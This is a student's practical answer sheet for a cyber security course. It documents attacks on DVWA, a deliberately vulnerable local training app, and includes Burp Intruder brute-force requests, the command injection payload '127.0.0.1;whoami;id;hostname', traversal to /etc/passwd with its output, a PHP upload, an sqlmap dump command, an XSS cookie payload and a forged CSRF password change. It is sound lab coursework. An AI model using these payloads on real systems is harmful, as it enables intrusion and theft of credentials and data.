

FINAL PROJECT

DVWA

Topic: DVWA Vulnerabilities, Burp Suite PoC, SQLMap, and Web Security Testing

Student Name	Md.Mahir Ettesaf
Student ID	2023200000147
Course	Basic Cyber Security
Submission Type	Practical Answer Sheet

Question Summary

Perform DVWA practical operations on the assigned vulnerabilities. Capture each operation using PoC screenshots and prepare a structured answer script in the same practical format as the provided sample. The completed topics include Brute Force attack, Command Injection, File Inclusion, File Upload, SQL Injection, XSS, and CSRF. The Weak Session IDs topic is reserved for later completion.

1. Brute Force Attack

Answer:

The DVWA Brute Force module was opened on low security level. The login request was captured in Burp Suite and sent to Intruder. The username and password parameters were marked as payload positions. Different Intruder attack types were tested, including Sniper, Battering Ram, Pitchfork, and Cluster Bomb. Payload lists were added and the responses were compared using status code, response count, and length. The successful credential was identified as admin / 1234, and the DVWA page displayed a successful login message.

Target URL:
http://localhost/DVWA/vulnerabilities/brute/

Main parameters tested:
username=admin
password=1234
Login=Login

Burp Suite Intruder attack types used:
Sniper, Battering Ram, Pitchfork, Cluster Bomb

PoC: Burp Suite Intruder payload positions, payload lists, Intruder result tables, and successful DVWA Brute Force login are shown below.

?

Sniper attack

▼

▶ Start attack

Target ☒ Update Host header to match target

Positions

1

GET /DVWA/vulnerabilities/brute/?username=admin&password=§ashrff§&Login=Login HTTP/1.1

2

Host: localhost

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Referer: http://localhost/DVWA/vulnerabilities/brute/

9

Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7

10

Upgrade-Insecure-Requests: 1

11

Priority: u=0, i

12

13

PoC 1: Sniper attack request prepared in Burp Suite Intruder.

PoC 2: *Sniper* payload list added for the password parameter.

PoC 3: Sniper attack result table with response lengths.

← → ↻ 🏠 🔒 Not Secure http://localhost/DVWA/vulnerabilities/brute/?u: 110% ☆ 👤 📄 🏠

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-pass>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

PoC 4: Successful Brute Force login proof in DVWA.

?
Battering ram attack
▶ Start attack

Target
☒ Update Host header to match target

Positions
Add §
Clear §
Auto §

```

1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
  Gecko/20100101 Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer:
  http://localhost/DVWA/vulnerabilities/brute/?username=admin&
  password=1234&Login=Login
9 Cookie: security=low; PHPSESSID=
  e9b02952d23ce65ffe68dd057b6ea9b7
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

?
⚙
⬅
➡

2 highlights
2 payload positions
Length: 566

PoC 5: Battering Ram attack request with two payload positions.

?
Pitchfork attack
Start attack

Target
☒ Update Host header to match target

Positions
Add §
Clear §
Auto §

```

1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=1234&Login=Login
9 Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

?
⚙
←
→

2 highlights | 2 payload positions | Length: 566

PoC 8: Pitchfork attack request with username and password positions.

1 3 x +

 Payloads

 Resource pool

 Settings



Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 3

Request count: 3

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

admin

test

root

Enter a new item

Payload processing

Event log

All issues

PoC 9: Pitchfork payload list for username position.

- Payloads
- Resource pool
- Settings
- Settings

PoC 10: Pitchfork payload list for password position.

[illegible]

PoC 11: Pitchfork result table.

?

Cluster bomb attack

Start attack

Target

http://localhost

☒ Update Host header to match target

Positions

Add §

Clear §

Auto §

1

GET /DVWA/vulnerabilities/brute/?username=§test§&password=§test§&Login=Login HTTP/1.1

2

Host: localhost

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=1234&Login=Login

9

Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7

10

Upgrade-Insecure-Requests: 1

11

Priority: u=0, i

12

13

PoC 12: Cluster Bomb attack request.

Payloads

Resource pool

Settings

Payloads

1 - test

Simple list

3

9

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

admin

test

root

Add from list... [Pro version only]

Payload processing

Event log

All issues

PoC 13: Cluster Bomb payload list for username position.

DVWA Practical Answer Script

2. Command Injection

Answer:

The DVWA Command Injection module was opened and an IP address was entered with additional operating system commands chained using semicolons. The application executed the injected commands and displayed command output in the browser, proving command injection.

Payload used:

127.0.0.1;whoami;id;hostname

Expected proof:

Ping output is displayed first, followed by command output such as www-data, uid/gid information, and hostname.

PoC: The injected command and returned command output are shown below.

Enter an IP address:

PoC 1: Command injection payload entered in the IP address field.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.109 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=1.42 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3075ms  
rtt min/avg/max/mdev = 0.055/0.411/1.417/0.581 ms  
www-data  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
kali
```

PoC 2: Command output returned by the web application.

3. File Inclusion

Answer:

The DVWA File Inclusion module was opened. The page parameter was modified to include a local system file. Directory traversal was used to move outside the web directory and include /etc/passwd. The response displayed system account entries, confirming Local File Inclusion.


Tested parameter:

page=../../../../../../etc/passwd

Request path:

/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd

PoC: The DVWA File Inclusion page and the Burp request/response showing /etc/passwd content are attached below.



PoC 1: DVWA File Inclusion module opened.

PrettyRawHex

1 GET /DVWA/vulnerabilities/fi/?page=../../../../../../../../etc/passwd HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://localhost/DVWA/index.php

8 Connection: keep-alive

9 Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7

0 Upgrade-Insecure-Requests: 1

1 Priority: u=0, i

2

3

InspectorNotesCustom ac><

1 HTTP/1.1 200 OK

2 Date: Wed, 13 May 2026 19:38:37 GMT

3 Server: Apache/2.4.66 (Debian)

4 Expires: Tue, 23 Jun 2009 12:00:00 GMT

5 Cache-Control: no-cache, must-revalidate

6 Pragma: no-cache

7 Vary: Accept-Encoding

8 Content-Length: 6977

9 Keep-Alive: timeout=5, max=100

10 Connection: Keep-Alive

11 Content-Type: text/html; charset=utf-8

12

13 root:x:0:0:root:/root:/usr/bin/zsh

14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

15 bin:x:2:2:bin:/bin:/usr/sbin/nologin

16 sys:x:3:3:sys:/dev:/usr/sbin/nologin

17 sync:x:4:65534:sync:/bin:/bin/sync

18 games:x:5:60:games:/usr/games:/usr/sbin/nologin

19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

0 highlights

0 highlights

PoC 2: Local File Inclusion response displaying /etc/passwd entries.

DVWA Practical Answer Script

4. File Upload

Answer:


The DVWA File Upload module was opened. A PHP file was created and uploaded through the vulnerable upload form. The upload response showed that the file was saved inside the hackable/uploads directory. The uploaded file was then accessed from the browser to verify successful upload and execution.

Created file:
shelltest.php

Example safe test content:
<?php echo "UPLOAD WORKING"; ?>

Upload location shown by DVWA:
../../hackable/uploads/shell.php

PoC: The File Upload module page, PHP file creation, upload request/response, and successful upload message are shown below.



PoC 1: DVWA File Upload module opened.



PoC 2: Creating the PHP test file from terminal.

Send Cancel < > Burp AI Target: http://localhost HTTP/1

Request

Pretty Raw Hex

```
0 Origin: http://localhost
1 Connection: keep-alive
2 Referer: http://localhost/DVWA/vulnerabilities/upload/
3 Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7
4 Upgrade-Insecure-Requests: 1
5 Priority: u=0, i
6 -----geckoformboundaryf065205c0a7a9acd5d0b5f2
7 4954b3220
8 Content-Disposition: form-data; name="MAX_FILE_SIZE"
9 100000
10 -----geckoformboundaryf065205c0a7a9acd5d0b5f2
11 4954b3220
12 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
13 Content-Type: application/x-php
14 -----geckoformboundaryf065205c0a7a9acd5d0b5f2
15 4954b3220
```

Response

Pretty Raw Hex Render

```
87
88
89
90
91
</br>
</br>
<input type="submit" name="Upload" value="Upload" />
</form>
<pre>
.../../hackable/uploads/shell.php
succesfully uploaded!
</pre>
```

Done 4,907 bytes | 1,010 millis

Event log (9) All issues Memory: 172.1MB of 1.93GB Disabled

PoC 3: Burp request/response showing uploaded file saved successfully.

Vulnerability: File Upload

Choose an image to upload:

Browse...

No file selected.

Upload

.../../hackable/uploads/shell.php succesfully uploaded!

PoC 4: DVWA upload page showing shelltest.php uploaded successfully.

5. SQL Injection

Answer:

The DVWA SQL Injection module was opened and the request was captured in Burp Suite. The captured request was saved to a text file and tested using SQLMap. SQLMap identified and dumped the dvwa.users table, showing usernames and password hash values with cracked password text in parentheses.

Captured request path:

/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit

SQLMap command used:

```
sqlmap -r req2.txt --risk=3 --level=5 -D dvwa -T users --dump --batch
```

Main dumped table:

dvwa.users

PoC: The DVWA SQL Injection page, captured request, SQLMap command, and dumped users table are attached below.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass


Vulnerability: SQL Injection

User ID:


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>


PoC 1: DVWA SQL Injection module opened.



PoC 2: SQL Injection request captured in Burp Suite.



PoC 3: SQLMap command executed using the saved request file.



PoC 4: SQLMap dump output from dvwa.users table.

6. Cross Site Scripting (XSS)

Answer:

The DVWA Reflected XSS module was opened. A JavaScript alert payload was inserted into the name input field. When submitted, the application reflected the input back into the page without proper sanitization, causing JavaScript execution and displaying the current cookie values in an alert box.


Payload used:

```
<script>alert(document.cookie)</script>
```

Proof:

The browser alert displayed cookie data including security=low and PHPSESSID.

PoC: The reflected XSS input and browser alert output are shown below.



PoC 1: Reflected XSS payload entered in the input field.

🌐 localhost

security=low;
PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7

OK

PoC 2: JavaScript alert showing document.cookie output.

7. Cross Site Request Forgery (CSRF)

Answer:

The DVWA CSRF module was opened on low security level. A password-change request was captured and tested in Burp Suite Repeater. The request used GET parameters for the new password and confirmation password. Because the low security CSRF page did not require a valid anti-CSRF token, the request was accepted by DVWA and the page returned the message **Password Changed**. This confirms that the password-changing action could be triggered through a forged request while the user session was active.

Target URL:

```
http://localhost/DVWA/vulnerabilities/csrf/
```

Main request tested:


```
GET /DVWA/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change HTTP/1.1
Host: localhost
Cookie: PHPSESSID=...; security=low
```

Main parameters tested:

```
password_new=12345
password_conf=12345
Change=Change
```

PoC: The captured Burp Suite request, DVWA confirmation page, and successful Repeater response are shown below.

PoC 1: CSRF password-change GET request prepared in Burp Suite Repeater.



PoC 2: DVWA CSRF page confirming that the password was changed successfully.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.


Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could use other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

PoC 3: Burp Suite Repeater response showing the successful Password Changed message.



Conclusion for CSRF:

The CSRF vulnerability was successfully demonstrated. The application accepted a state-changing password update request without checking an anti-CSRF token, and the response confirmed that the password was changed.

Conclusion

All available DVWA practical PoC screenshots from the provided ZIP and newly provided CSRF screenshots have been organized into a structured answer script. The completed sections include Brute Force, Command Injection, File Inclusion, File Upload, SQL Injection, XSS, and CSRF. The Weak Session IDs section has been left with blank spaces for adding the final proof screenshots later.